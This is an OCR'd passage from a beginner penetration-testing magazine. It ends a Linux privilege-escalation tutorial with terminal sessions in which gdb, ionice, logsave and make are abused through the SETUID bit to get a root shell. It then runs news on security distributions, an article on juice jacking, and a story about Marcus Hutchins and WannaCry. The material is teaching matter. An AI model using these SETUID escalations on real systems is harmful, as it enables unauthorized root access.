
```
bash-4.2$ gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex qu
it
<on import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
GNU gdb (GDB) Red Hat Enterprise Linux 7.6.1-115.el7
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# █
```

## 21. ionice




```
bash-4.2$ ionice /bin/sh -p
ionice /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# █
```

### ***22. logsave***



```
bash-4.2$ logsave /dev/null /bin/sh -i -p
logsave /dev/null /bin/sh -i -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# █
```

### ***23. make***



```
bash-4.2$ COMMAND='/bin/sh -p'
COMMAND='/bin/sh -p'
bash-4.2$ make -s --eval=$'x:\n\t-'"$COMMAND"
make -s --eval=$'x:\n\t-'"$COMMAND"
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# █
```

Note that here we have only shown those examples by which we can grab as root shell when we exploit the SETUID bit.

With this the tutorial of Linux privilege escalation is complete. In total we have seen five ways of escalating our privileges on a Linux system. Go through them again thoroughly as I am definitely sure we will we using all of them in our future Issues.

## WHAT"S NEW

### *Parrot 4.9*

Released on April 30, Parrot 4.9 upgraded their kernel from Linux 5.4 to 5.5. This latest kernel will bring robust hardware support and some security enhancements. This release also removed many python 2 libraries and tools that depend on these libraries. Readers should know that python 2 has been deprecated. Coming to tools, Anonsurf has been fixed for its DNS bugs and auto shutdown. The Parrot installer based on Calamers GUI has been made easy to use. The Login screen also received some design rejig.

### *Kali Linux 2020.2*

The second release of Kali Linux for this year has been released. With xfce and gnome given Kali Linux feel, this release has given themes for KDE Plasma. This is like going back to its roots as Backtrack used to have this desktop environment. The login screen also has been given new graphics along with a new layout. Also now you can install Powershell by default by selecting the meta package while installing. This release also updated gnome to 3.36. The new tools included in this release include NextNet- the pivot point discovery tool and SpiderFoot- the OSINT tool. The makers also included python2-pip once again to add support to some tools still depending on python2 overall it upgraded to Python 3.8. This release also replaces CherryTree, the note taking application with Joplin.

### *Backbox Linux 7*

BackBox is a ethical hacking and forensic distribution based on Ubuntu. The latest release 7 is based on the latest release of Ubuntu, 20.04. The kernel has been also updated to 5.4. Its drivers have also been updated to run all kinds of hardware. This may be helpful in running external Wi-Fi cards for hacking. The newest thing about this release is that they have included  a new ISO hybrid image with UEFI.

**Charging your phone using a public USB port? Beware of 'juice jacking'.**

# ONLINE SECURITY

**Ritesh Chugh**
**Senior Lecturer/Discipline Lead - Informations Systems and Analysis**
**CQUniversity Australia**

Have you ever used a public charging station to charge your mobile phone when it runs out of battery? If so, watch out for “juice jacking”. Cybercriminals are on the prowl to infect your mobile devices such as smartphones and tablet computers and access your personal data, or install malware while you charge them.

Specifically, juice jacking is a cyber attack in which criminals use publicly accessible USB charging ports or cables to install malicious software on your mobile device and/ or steal personal data from it.

> *Even a 60 second power-up can be enough to compromise your phone's data. Victims can be left vulnerable to identity theft, financial fraud and significant stress. USB charging stations are a common sight in shopping centres.*

Even a 60 second power-up can be enough to compromise your phone’s data. This is because USB cables allow the transmission of both power and data streams simultaneously. Victims can be left vulnerable to identity theft, financial fraud, and significant stress.

USB charging stations are a common sight in shopping centres, airports, hotels, fast-food restaurants, and even on public transport. While juice jacking is neither new nor particularly widespread so far, it was recently highlighted by Los Angeles County District Attorney’s Office as a significant threat, especially to travellers who can easily find themselves caught short and in need of a battery boost.

## How does it work?

First, the attackers tamper with the charging stations or cables in public areas, and install malicious software on them. This software then infects the phones of unsuspecting users who subsequently plug into the tampered charger.

The software can invade, damage or even disable your phone. It can also steal or delete data from your phone and possibly spy on your usage activity, to the extent of transmitting your personal information such as account numbers,usernames,passwords, photos and e-mails to the perpetrator.

## How can I tell if I've been juice jacked?

Hacked mobile devices will often go undetected . But there are a few telltale signs that your device may have been hacked. These include:

1. A sudden surge in battery consumption or rapid loss of charge, indicating a malicious app may be running in the background.
2. The device operating slower than usual, or restarting without notice.
3. Apps taking a long time to load or frequently crashing.
4. Excessive heating.
5. Changes to device settings that you did not make.
6. Increased or abnormal data usage.

## How do I protect myself?

The tampering of USB charging stations or USB cables is almost impossible to identify. But there are some simple ways to guard against juice jacking:

1. Avoid USB power charging stations.
2. Use AC power outlets rather than USB ports.
3. Use a portable battery power bank (your own, not a borrowed one!)
4. Carry your own charging cable and adaptor

5. Use a data blocker device such as Sync Stop or Juice-Jack Defender. These devices physically prevent data transfer and only allow power to go through while charging.

6. Use power-only USB cables such as Porta Pow, which don't pass any data.

And finally, if you must use a charging station, keep your phone locked while doing so. USB ports typically don't sync data from a phone that is locked. Most mobile phones will ask your permission to give the USB port access to your phone's data when you plug in. If you're using an unknown or untrustworthy port, make sure you decline.

*USB ports typically don't sync data from a phone that is locked. Most mobile phones will ask your permission to give USB port access to your phone's data when you plug in.*

### I think I might have been juice jacked - what can I do?

If you suspect you have fallen prey to juice jacking, there are several things you can do to protect your device's integrity:

1. Monitor your device for unusual activity.
2. Delete suspicious apps you don't recall installing.
3. Restore your device to its factory settings.
4. Install anti-virus software, such as Avast Antivirus or AVG AntiVirus.
5. Keep your mobile device's system software up to date. Developers continually release patches against common types of malware.

A lot of data is stored on our mobile devices these days, and protecting our privacy is crucial. While juice jacking may not be a widespread threat, it is important to ensure the safety of our mobile devices. So, the next time you consider using a public USB charging station or cable, ask yourself if it is worth it, particularly as your personal information is at stake.

**(Article First Appeared on theconversation.com)**

# hackstory

**August 3,2017, Las Vegas Airport**

A 23 year old youngster with a height of 6' 4" and long grown blond curls on his head was resting on an arm chair in the airport lounge waiting for his flight to U.K. The flight time was still hours away and he was passing off his time by tweeting away from his phone. "Haven't touched a debugger in a month now" was one of his tweet. He also tweeted how exciting he was to return to work.

While he was busy in composing another tweet, he had noticed three men in in customs and Border Protection Uniforms approaching towards him. He noticed that one of these three men had a burly redhead and a goatee. This man with a goatee and a burly redhead was the first one to speak. " Are you Marcus Hutchins?" When the youngster replied he was, they asked him to walk with them through a door to a private stairwell. Then they nonchalantly put handcuffs to his hands.

********

On April 14, 2017,a hacker group calling itself the Shadow Brokers leaked some of the explots it stole from United State's National Security Agency (NSA). This included the exploit named EternalBlue. EternalBlue is an exploit that affected the Microsoft's SMB protocol. It is denoted by CVE-2017-0144 in the Common

Vulnerabilities and Exposures (CVE) catalog.

The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to execute arbitrary code on the target system. It seems NSA had the EternalBlue exploit since many years and only informed Microsoft about the vulnerability after its tools got leaked. On March 14, 2017 Microsoft released patches to this vulnerability to all Windows versions.

### 12 May, 2017

A remote computer in Asia has been infected with a ransomware through an exposed vulnerable SMB port. The ransomware spread to over 2,30,000 computers around 150 countries within a day. The ransomware would reboot the infected system and show a red screen with a lock in the upper left corner. It would display a message that said " Oops, your files have been encrypted". It demanded a payment in bitcoins to unlock the encrypted files. Cybesecurity researchers named this ransomware "wannacry" after the .wncry extension it adds to files after encrypting them. It was exploiting the Eternalblue vulnerability to spread from one system to another. Even though Microsoft released patches to this vulnerability, many systems did not apply this patches. This slight carelessness was almost resulting in a global ransomware pandemic. It had infected universities in China , auto companies Renault, Nissan and Honda, police departments in India and many hospitals around the world.

*Hutchins found that the malware is making connections to the web address iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com. This means only one thing in the terms of malware. The malware is connecting to a C&C*

On 12 May 2017, at around 2.30 pm, Marcus Hutchins was about to start a week long vacation. He was working in the cyber security firm Kryptos logic. Within a few minutes he sat before the computer, his friend sent him the code of Wannacry malware, the worm that was burning the whole internet by now. Without even having his lunch, he began dissecting the code, At Kryptos Logic, Marcus became some sort of a Botnet expert. He made trackers to track the Kelihos botnet for the company. He also went after other botnets Necurs , Dridex, Emotet, Mirai etc. So it was no surprise that his friend sent this code.

While dissecting the code, Hutchins found that the malware is making connections to the web address iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com. This can only mean one thing in terms of malware, it is connecting to a Command & Control Server (C&C server). Hutchins thought he found the C&C server for this devastating worm. But when he tried to open this address he found that this web address was not even there. So he registered the above domain name with namecheap.com for over 10 dollars. He intended to atleast take control of the malware or atleast get more information about the worm. As soon as he did that, he started getting bombarded with countless requests and he witnessed first hand the impact of the Wannacry ransomware.

Unwittingly or wittingly, Marcus Hutchins did not find the Command & Control server of the  Wannacry ransomware but found the kill switch of the ransomware. With the creation of the Hutchin's new domain, new infections of WannaCry continued to spread, but they were not doing any new damage. The worm appeared to become neutral. It seems the worm was trying to connect to the above web address and was only encrypting systems if this web address was not found. After creation of this web address, since Wannacry found this hardcoded address, it stopped infecting the targets.

For the next few days, Marcus Hutchins spent some sleepless nights to keep the web address he registered online as it was being bombarded by multiple connections. But Hutchins became a hero of some sort. His twitter followers jumped to over 1,00,000 overnight.Gifts and accolades started pouring in. He almost became a celebrity in cyber security circles. But Marcus Hutchins got into this rockstar status only when he went to Las Vegas for a vacation which his boss at Kryptologic forced to saying he needed compulsory rest.

********

Marcus Hutchins was sitting in a interrogation room all alone. His mind was going through all the possible reasons for his arrest. The red head man who arrested him entered into the room along with a woman. They flashed their batches to show him that th- ey were from FBI. The interrogation started with casual questions like what was his work in Kryptos Logic, education, his work on Wannacry etc. Hutchins was was certain in his mind that this interrogation was to learn more about Wannacry, After around 10 mins of interrogation, interrogators asked him about something called Kronos. That's when Hutchins realized what was this all about.

********

Marcus Hutchins was fascinated with computers since his childhood. It was when he was 13 that he got his personal computer. Soon he became ineterested in programming. Within a year, he was part of a hacking forum focused on MSN messenger. Soon he contributed to the forum with a password stealer that can steal passwords from a browser. When MSN forum shut down, he shifted to another forum focused on hacking, the HackForums. This forum was far more advanced than the previous one. By 15, he was running his own botnet of 8000 computers. He also began to rent servers for hire. Soon he became interested in co -ding malware. His coding skills attracted a m- ember with a special request of coding a rootk -it. Marcus did it and received revenues out of its sale. It was named UPAS kit. Marcus never thought that he was doing something illegal until now. After some days, the same user requested Hutchins to code the version 2 of this rootkit (UPAS kit 2), this time with a web inject feature. This is where Hutchins hesitated. A web inject feature is used in a banking malware and Hutchins knew what he was doing.However he was persuaded by the user and the rootkit was ready. The rootkit was renamed as Kronos. At this point of time, Marcus was pretty sure that one day FBI would get tohim. The FBI got hint of Hutchin's involvement in Kronos when he mentioned about his involvement with Kronos to another user named "randy". Until then, nobody knew about the connection between Hutchins and the kronos except him and the user who wanted him to create it. He even offered a free copy of the rootkit to the user "randy". FBI got hold of a print out of their conversation as evidence.

********

When news of arrest of Marcus Hutchins went out, everybody in the cyber security domain thought FBI arrested him by mistake and they openly expressed this opinion. Hullabuloo broke out as to how a person who save the internet three months back can be arrested on hacking charges. Some were of the opinion that it was Marcus Hutchins who developed Wannacry ransomware and hence he knew exactly what to do to disable it. Actually the attack came from North Korea. As this battle was going outside, FBI offered a deal to Hutchins that would still mean he had to spend many years in prison in exchange for more information about ohers involved. Supporters set up a fund for Marcus's legal battle. After much wrangling he agreed to a deal offered by FBI and plead guilty to 2 of 10 charges. He made a confession online taking responsibility for his actions and how it was this black hat work he did long back that later proved helpful in future.

The court also took into notice the good work he did and sentenced him to one year supervised sentence which we almost completed.

# SOME USEFUL RESOURCES

Check whether your email is a part of any data breach now.

https://haveibeenpwned.com

Get vulnerable software discussed in this Issue.

https://github.com/hackercoolmagz/vulnera

Tweet to us.

hackercoolmagz

Follow Us on Facebook

Hackercool Magazine

Mail To Us At :

qa@hackercoolmagz.com
customercare@hackercoolmagz.com

Our Blog

https://hackercoolmagazine/blog

Visit Our New Website

https://hackercoolmagazine.com

Hackercool
June 2019 Edition 2 Issue 6 Pen Testing Mag For Beginners

CAPTURE THE FLAG MATRIX : 3

METASPLOITABLE TUTORIALS :
Metasploitable 3 : The Beginning

METASPLOIT THIS MONTH
Add Webmin RCE, LibreNMS Add Host CMD Inject, SSHExec and FreeBSD Privilege Escalation Modules.

NOT JUST ANOTHER TOOL :
Armitage - Part 2

Hackercool
April 2019 Edition 2 Issue 4 Pen Testing Mag For Beginners

CAPTURE THE FLAG DC : 6

DATA BREACH THIS MONTH :
Docker Hub, Just Dial

METASPLOIT THIS MONTH
RARLAB WinRAR ACE FORMAT RCE Module.

METASPLOITABLE TUTORIALS :
rove (Part 2)..

Hackercool
January 2019 Edition 2 Issue 1

Capture The Flag : RootThis : 1

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

METASPLOIT THIS MONTH :
Six modules including MySql authentication bypass.

FIX IT :
Got struck at login screen in Parrot OS. See how to fix it.

METASPLOITABLE TUTORIALS :
ted ruby service
787.

Hackercool
February 2019 Edition 2 Issue 2

Capture The Flag HackinOS : 1

BEGINNER BASICS :
All about Dockers and how to use them.

METASPLOIT THIS MONTH
Webmin Upload Download Exec Module.

METASPLOITABLE TUTORIALS :
POST Exploitation Information Gathering

Hackercool
September 2019 Edition 2 Issue 9 Pen Testing Mag For Beginners

CAPTURE THE FLAG AI : WEB : 2

"Lot of enumeration and searching in the right places."

METASPLOITABLE TUTORIALS :
Metasploitable 3 : Gaining Access through Elastic Search.

KNOW-CHAIN :
Microsoft ends support to Windows 7.

METASPLOIT THIS MONTH
Applocker Evasion MsBuild, Applocker Evasion Presentation host and more

Data Breach This Month : Facebook

Click to get all 2019 Issues NOW

Hackercool
September 2018 Edition 1 Issue 12

Capture The Flag TYPHOON 1.02

INSTALLIT :
Dockers have become an impo-rtant part of computing world. We will see what are Dockers and how to install them.

WEB SECURITY :
Cross Site Request Forgery For Beginners : PART 1

METASPLOITABLE TUTORIALS :
Hacking the MySQL service running on port 3306.

Hackercool
October 2018 Edition 1 Issue 13

READ : "USA indicts 7 Russian hackers" in HACKSTORY

CAPTURE THE FLAG :
Typhoon 1.02 VM : PART 2 (Cont'd)

INSTALLIT :
Learn how to install Metasploitable 3 VM in Oracle Virtualbox..

THIS MONTH :
l Automation
3 BOF, Zahir
s 6 BOF

HACK
Google

Hackercool
August 2018 Edition 1 Issue 11

Capture The Flag MATRIX-1

METASPLOIT THIS MONTH
Manage Engine Exchange Reporter plus, CMS Made Simple , Monstra CMS RCE Modules.

WEB SECURITY :
Cross Site Scripting For Beginners: PART2

LE TUTORIALS :
pache Tomcat
port 8180

HACKSTORY :
The complete story of how US elections were hacked.

Hackercool
December 2018 Edition 1 Issue 15

Capture The Flag : FourAndSix :2.01

METASPLOIT THIS MONTH :
Let's revisit Morris worm and more

INSTALLIT :
Installing OpenVAS Virtual Appliance in Vmware

METASPLOITABLE TUTORIALS :
Exploiting distcc daemon running on port 3632.

Hackercool
November 2018 Edition 1 Issue 14

Capture The Flag : Web Developer

INSTALLIT :
Installing Nessus Vulnerability scanner in Kali Linix 2018-19

DATA BREACH THIS MONTH :
Dell and Atrium Health

FIXIT :
Fixing slow browser in Kali Linux.

METASPLOITABLE TUTORIALS :
Let's target Http Services running on port 80 (uploading various PHP shells).

Click to get all 2018 Issues NOW